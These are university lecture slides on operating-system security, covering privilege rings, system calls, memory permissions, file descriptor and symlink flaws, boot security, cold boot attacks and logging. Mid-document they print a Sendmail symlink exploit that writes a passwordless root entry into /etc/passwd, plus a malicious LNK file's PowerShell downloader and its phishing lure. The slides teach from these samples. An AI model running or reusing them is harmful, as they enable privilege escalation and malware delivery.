CSE331 Computer Security Fundamentals

9/12/2017 OS Security Primitives and Principles

Michalis Polychronakis

Stony Brook University

Operating System

Provides the interface between the users of a computer and its hardware

Manages devices and software resources

Provides common services for computer programs

User Applications

Operating System

CPU, Memory, Devices

Key OS concepts and components

Kernel

Program execution and multitasking

Memory management

Interrupts and device drivers

Core services: disk, network, ...

User interface

Security mechanisms are needed in all these components

OS Security

Different security needs at multiple levels

The OS is a core part of the TCB

Need to protect itself against various threats: physical attacks, tampering, software vulnerabilities, ...

Multi-user OS: shared by different users with different levels of access

Protect users of the same class from each other

Protect higher-privileged users from less-privileged users

Multi-tasking OS: many programs are running concurrently

Protect running applications from interference by other (potentially malicious) running applications

Protect an application's resources at any given time

The Kernel

Runs in *supervisor mode*

Can execute all possible CPU instructions, including privileged ones

Can access protected parts of memory

Can control memory management hardware and other peripherals


Hardware-enforced protection

E.g., x86 has four privilege "rings"

Kernel runs at ring 0 (most privileged level)

User space applications run at ring 3 (less privileged level)

Rings 1 and 2 are rarely used: most OSs rely on paging, and pages have only one bit for privilege level (Supervisor or User)



1/0

Switching protection modes is a critical operation Unprivileged code should not be able to freely change mode

Three ways to go from userland to kernel space:

Hardware interrupts: signals from devices that the OS should take action

E.g., key press, mouse move, network data is available, ...
Asynchronous: can occur in the middle of instruction execution

Exceptions: anomalous conditions that require special handling

E.g., division by zero, illegal memory access, breakpoint, ...

Also known as software interrupts: synchronous

Trap instructions: explicit transfer of control to the kernel

Used to implement system calls

Before Linux v2.5: int 0x80 instruction (software interrupt) \rightarrow transfer control to the 0x80th slot of the CPU's Interrupt Descriptor Table (IDT)

After Linux v2.5: syscall/sysret and sysenter/sysexit: faster (avoid the cost of interrupt handling)

System Calls

Each system call has a different system call number

System call number and arguments are passed according to the Application Binary Interface (ABI)

E.g., through predefined registers

Once everything is set up, the trap instruction is invoked

Switch to kernel mode

The kernel reads the syscall number from the predefined register

Looks up the corresponding syscall handling routine

Carries out the operation and writes any return value to the proper register (according to the ABI)

Returns back to the user space program

System Libraries

Performing system calls manually is cumbersome

System libraries provide wrapper functions for easily performing system operations


Linux: C standard library (libc)

Mostly one-to-one mapping between system calls and corresponding libc functions

Windows: Windows API

Split across several DLLs: kernel32.dll, advapi32.dll, user32.dll, ...

Complex mapping to system call numbers, which may change across Windows versions





Windows XD


Windows X86 System Call Table (NT/2000/XP/2003/Vista/2008/7/8/10)

Author: Mateusz "j00ru" Jurczyk (j00ru.vx tech blog) Team Vexillium

See also: Windows X86-64 System Call Table: http://j00ru.vexillium.org/ntapi 64/

Special thanks to: MeMek

Windows NT, 2000 syscalls and layout by Metasploit Team



Windows 2000

Windows NT

System Call Symbol			de)			VVII	(<u>hide</u>)	JUU							
	SP3	SP4	SP5	SP6	SP0	SP1	SP2	SP3	SP4	SP0	SP1	SP2	SP3	SP0	
NtAcceptConnectPort	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	C						
NtAccessCheck	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0						
NtAccessCheckAndAuditAlarm	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	C						
NtAccessCheckByType					0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0
NtAccessCheckByTypeAndAuditAlarm					0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	C
NtAccessCheckByTypeResultList					0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0
NtAccessCheckByTypeResultListAndAuditAlarm														0x0006	_
NtAccessCheckByTypeResultListAndAuditAlarmByHandle					0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0
NtAcquireCMFViewOwnership															
NtAddAtom	0x0003	0x0003	0x0003	0x0003	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0
NtAddAtomEx															
NtAddBootEntry										0x0009	0x0009	0x0009	0x0009	0x0009	0
NtAddDriverEntry														0x000a	C
NtAdjustGroupsToken	0x0004	0x0004	0x0004	0x0004	0x0009	0x0009	0x0009	0x0009	0x0009	0x000a	0x000a	0x000a	0x000a	0x000b	0
NtAdjustPrivilegesToken	0x0005	0x0005	0x0005	0x0005	0x000a	0x000a	0x000a	0x000a	0x000a	0x000b	0x000b	0x000b	0x000b	0x000c	C
NtAdjustTokenClaimsAndDeviceGroups															
NtAlertResumeThread														0x000d	
NtAlertThread	0x0007	0x0007	0x0007	0x0007	0x000c	0x000c	0x000c	0x000c	0x000c	0x000d	0x000d	0x000d	0x000d	0x000e	0 _
NHA lastTheandDvTheandId															
															*



Windows XP (<u>hide</u>)				Windows Server 2003 (<u>hide</u>)					Windows Vista (<u>hide</u>)			Windows Server 2008 (<u>hide</u>)		Windows 7 (<u>hide</u>)		Windows 8 (<u>hide</u>)		Windows 10 (<u>hide</u>)		
0	SP1	SP2	SP3	SP0	SP1	SP2	R2	R2 SP2	SP0	SP1	SP2	SP0	SP2	SP0	SP1	8.0	8.1	1507	1511	1607
)00	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x01ac	0x0001	0x0002	0x0002	0x0002
)01	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x01ab	0x01b0	0x0000	0x0000	0x0000
)02	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002		0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x01aa	0x01af	0x01b7	0x01ba	0x01bc
)03	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x01a9	0x01ae	0x01b6	0x01b9	0x01bb
)04	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x01a8	0x01ad	0x01b5	0x01b8	0x01ba
)05	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x01a7	0x01ac	0x01b4	0x01b7	0x01b9
)06	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x01a6	0x01ab	0x01b3	0x01b6	0x01b8
)07	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007		0x0007	0x0007	0x0007	0x01a5	0x01aa	0x01b2	0x01b5	0x01b7
									0x018c		0x0185									
)08	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x01a3	0x01a8	0x01b0	0x01b3	0x01b5
																0x01a4	0x01a9	0x01b1	0x01b4	0x01b6
)09	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x01a2	0x01a7	0x01af	0x01b2	0x01b4
				0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x01a1	0x01a6	0x01ae	0x01b1	0x01b3
)0a	0x000a	0x000a	0x000a	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x019f	0x01a4	0x01ac	0x01af	0x01b1
)0b	0x000b	0x000b	0x000b	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x019e	0x01a3	0x01ab	0x01ae	0x01b0
																0x01a0	0x01a5	0x01ad	0x01b0	0x01b2
)0c	0x000c	0x000c	0x000c	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x019d	0x01a2	0x01aa	0x01ad	0x01af
)0d	0x000d	0x000d	0x000d	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x019c	0x01a1	0x01a9		0x01ae
																050106	020150	090150	05/01 ab	050154

Processes

An instance of a program that is being executed

Processes are created through forking

E.g., by a shell, window manager, the init process, ...

A child process inherits the permissions of the parent process

Each process is identified by its PID

Process privileges

User ID (uid): the user associated with the process

Group ID (gid): the group of users for this process

Effective user ID (euid): usually the same as uid, but may be changed to the ID of the program's owner (through setuid bit)

Example setuid programs: passwd, su, sudo, ...

Memory Management


Each process has its own virtual address space

Containing the program code, data, stack, heap, ...

The OS maintains page tables that map virtual to physical memory (RAM) addresses

Each process has its own set of page tables

Access permissions are enforced at the page level



Memory Page Permissions

Old x86 CPUs have 1 bit per page: W

A page can be writable or not, but is always executable > Code injection: write data into memory and then execute it

Modern CPUs have 2 bits per page: **W, X**

W^X: A page can be marked as writable but *non-executable* Code injection is prevented, but code reuse is still possible

Some new CPUs support 3 bits per page: **R, W, X**

Before, any mapped page was implicitly readable

Advanced code reuse attacks rely on reading a process' code before executing it

R^X: Marking a code page as executable but *non-readable* prevents memory reads and still permits instruction fetches

Kernel Memory

The kernel is always mapped to the upper part of each process' virtual address space

Facilitates fast user-kernel interactions

During servicing a syscall or exception handling, the kernel runs within the *context* of a preempted process

The kernel can access user space directly, e.g., to read user data or write the result of a system call

Reduced overhead: no need to flush the TLB


Unfortunately, this also facilitates local privilege escalation exploits (future lecture)

User-space processes cannot access kernel memory


Kernel pages have the supervisor bit set

Virtual Address Space


4GB in 32-bit mode



The kernel is always mapped into the address space of each process



Standard Process Memory Layout



Filesystem

Powerful abstraction about how non-volatile memory is organized

Typically a hierarchy of files and folders

OS-enforced access control based on file/directory permissions (previous lecture)

Often-quoted tenet of Unix systems: everything is a file Sockets, pipes, devices, ...

Pseudo-devices and virtual file systems

```
/dev/urandom: pseudo-random number generator
/proc: process and system information
/sys: kernel subsystems, hardware devices, ...
Exposing system information to non-privileged users is dangerous!
```

Unix File Descriptors

To open a file, a process provides the file name and the desired access rights to the kernel

```
int fd = open("/etc/passwd", O_RDWR);
```

The kernel obtains the file's inode number by resolving the name through the file system hierarchy

The system then determines if the requested access should be granted using the access control permissions

If access is granted, the kernel returns a file descriptor

The variable fd in essence becomes a capability

The value of the file descriptor corresponds to an index in the process' file descriptor table

open() creates a new entry in the file descriptor table

File Descriptor Leaks

File descriptors can be passed around between processes

fork(): a child process inherits copies of all open file descriptors of the parent

File descriptors can be sent through sockets

read()/write() checks are based solely on the permissions the descriptor was opened with

Common vulnerability:

Privileged process opens a sensitive file

Fails to close it

Forks a process with lower privileges

Symbolic Links

Links/shortcuts to other files

Insufficient checks on symbolic links can lead to serious vulnerabilities

Common vulnerability:

Vulnerable setuid program attempts to write a file (e.g., a temporary file in /tmp)

The attacker creates a symlink with the same name as the file the program intends to write to, and links it to a sensitive file

The vulnerable program will write (attacker-controlled) data to the file pointed by the symlink

Classic Example: Sendmail v8.8.4

When the Sendmail daemon cannot deliver a message, it stores it in /var/tmp/dead.letter

```
$ In /etc/passwd /var/tmp/dead.letter
$ nc -v localhost 25
HELO localhost
MAIL FROM: this@host.doesn't.exist
RCPT TO: this@host.doesn't.exist
DATA
r00t::0:0:0wned:/root:/bin/sh
.
QUIT
```

Windows Shortcuts

Shell Link Binary Files (LNK)

Have been used by malware authors to dress up malicious files as benign

Windows hides file extensions by default (!)


- .1nk icon can be changed → social engineering
- .1nk target can be anything → malicious code
- .1nk files are not thought of as code → may not be scanned


To infect systems

Autorun.inf, LNK exploits (e.g., Stuxent's CVE-2010-2568), ...


To achieve persistence

Shortcuts in certain system directories are automatically run





Despite its appearance, the INVOICE.PDF shortcut has no connection to a PDF file or any PDF-related application





Dear ,

Your parcel was successfully delivered January 29 to UPS Station, but our courier cound not contact you.

Please check the attachment for complete details!

With gratitude, Wesley Quinn, UPS Office Agent.






```
L....F. .....P.O. .:i....+00../C:\R1.Windows<
....*Windows.V1.System32>....*System32.p1.Win
dowsPowerShellP....*WindowsPowerShell J1.v1.0
6....*v1.0.h2
                           J....*powershell.e
xe...-ExecutionPolicy ByPass -NoProfile -comm
and $11='
                          .com','
   .com'; function g($f) {Start $f;}; function z
{return New-Object System.Net.WebClient;};$ld
=0;$cs=[char]92;$fn=$env:temp+$cs;$dc=$fn+'a.
doc';$c='';$q=New-Object System.Random;if(!(T
est-Path $dc)){for($i=0;$i -lt 2000;$i++){$c=
$c+[char]$q.Next(1,255);};$c | Out-File -File
Path $dc;};q($dc);$lk=$fn+'a.txt';$y=z;if(!(T
est-Path $lk)){New-Item -Path $fn -Name 'a.tx
t' -ItemType File;for($n=1;$n -le 2;$n++){$f=
$fn+'a'+$n+'.exe';$r='/counter/
                                 '+$n; for ($i=$
ld;$i -lt $11.length;$i++){$u=$11[$i]+$r;$u='
http://'+$u;$y.DownloadFile($u,$f);if(Test-Pa
th $f){$v=Get-Item $f;if($v.length -gt 10000)
{$ld=$i;g($f);break;};};};.notepad.exe...
%....wN....]N.D...Q......1SPS..XF.L8C....&.m
.q., /3514654291396398693762994963257228462292
445838
```









Securing the Boot Process

How can we trust the OS that is running?

Need to secure the whole boot process

BIOS → OS loader → Kernel

BIOS/firmware: can be infected

Low-level access, hidden by the OS (!)


Boot device: can be changed

E.g., boot from USB/DVD and then read data off the main disk

Master boot record (MBR): can be infected

First disk sector of the startup drive, containing the boot loader Both BIOS and MBR viruses can survive OS reinstallation (!)

Example: Windows 7 Boot Process



Verified/Trusted/Secure Boot

Full disk encryption

Secure the disk contents (e.g., against externally-loaded OSs or hard disk removal)

UEFI Secure Boot

Prevent the loading of firmware/OS loaders/kernels/drivers that are not cryptographically signed

Each piece of code verifies that the signature on the next piece of code in the boot chain is valid, and if so, passes execution on to it

Trusted Platform Module (TPM)

Dedicated crypto-processor providing various capabilities Secure generation of keys, random number generator, remote attestation, sealed storage, ...

Both UEFI and TPM assist in building a root of trust

Example: Windows 10 Boot Process

Secure Boot

UEFI firmware: load only trusted bootloaders

Trusted Boot


TPM: check the integrity of every component before loading it

Early Launch Anti-Malware

Prevent unapproved drivers from loading

Measured Boot

Remote attestation: each loaded component is logged, and the log is sent to a trusted host for verification



After the Boot Process

Hibernation: preserve state when the system is powered off

Entire content of volatile memory (RAM) is stored on disk (e.g., C:\hiberfil.sys)

Including passwords, cryptographic keys, private information, ...

Countermeasure: full disk encryption

Cold boot attacks

DRAM retains its content for several seconds after power is lost

Cold reboot (just hit the restart switch): OS doesn't have the chance to cleanup anything

Immediately boot a lightweight imaging tool (instead of the normal OS) to dump DRAM contents

Alternative: remove the DIMMs (preferably after freezing them) and plug them to a compatible machine



Figure 5: Before powering off the computer, we spray an upside-down canister of multipurpose duster directly onto the memory chips, cooling them to -50 °C. At this temperature, the data will persist for several minutes after power loss with minimal error, even if we remove the DIMM from the computer.

"Lest We Remember: Cold Boot Attacks on Encryption Keys." J. Alex Halderman, Seth D. Schoen, Nadia Heninger, William Clarkson, William Paul, Joseph A. Calandrino, Ariel J. Feldman, Jacob Appelbaum, Edward W. Felten. USENIX Security 2008

Monitoring and Logging

"Situational awareness:" keep track of system activities

To detect suspicious or unanticipated incidents

To understand how a breach happened and recover from it

Myriad events: login attempts, file accesses, spawned processes, network connections, DNS resolutions, inserted devices, ...

Many OS facilities

System-wide events: Windows event log, /var/log, ...

Fine-grained monitoring: process-level events, system call monitoring, library interposition, ...

What to log?

Everything: costly in terms of runtime and space overhead

Pick carefully: crucial information may be missed/ignored

Can the attacker scrub the logs?

Append-only file system, remote location, ...

NAME

auditd - The Linux Audit daemon

SYNOPSIS

auditd [-f] [-l] [-n] [-s disable|enable|nochange]

DESCRIPTION

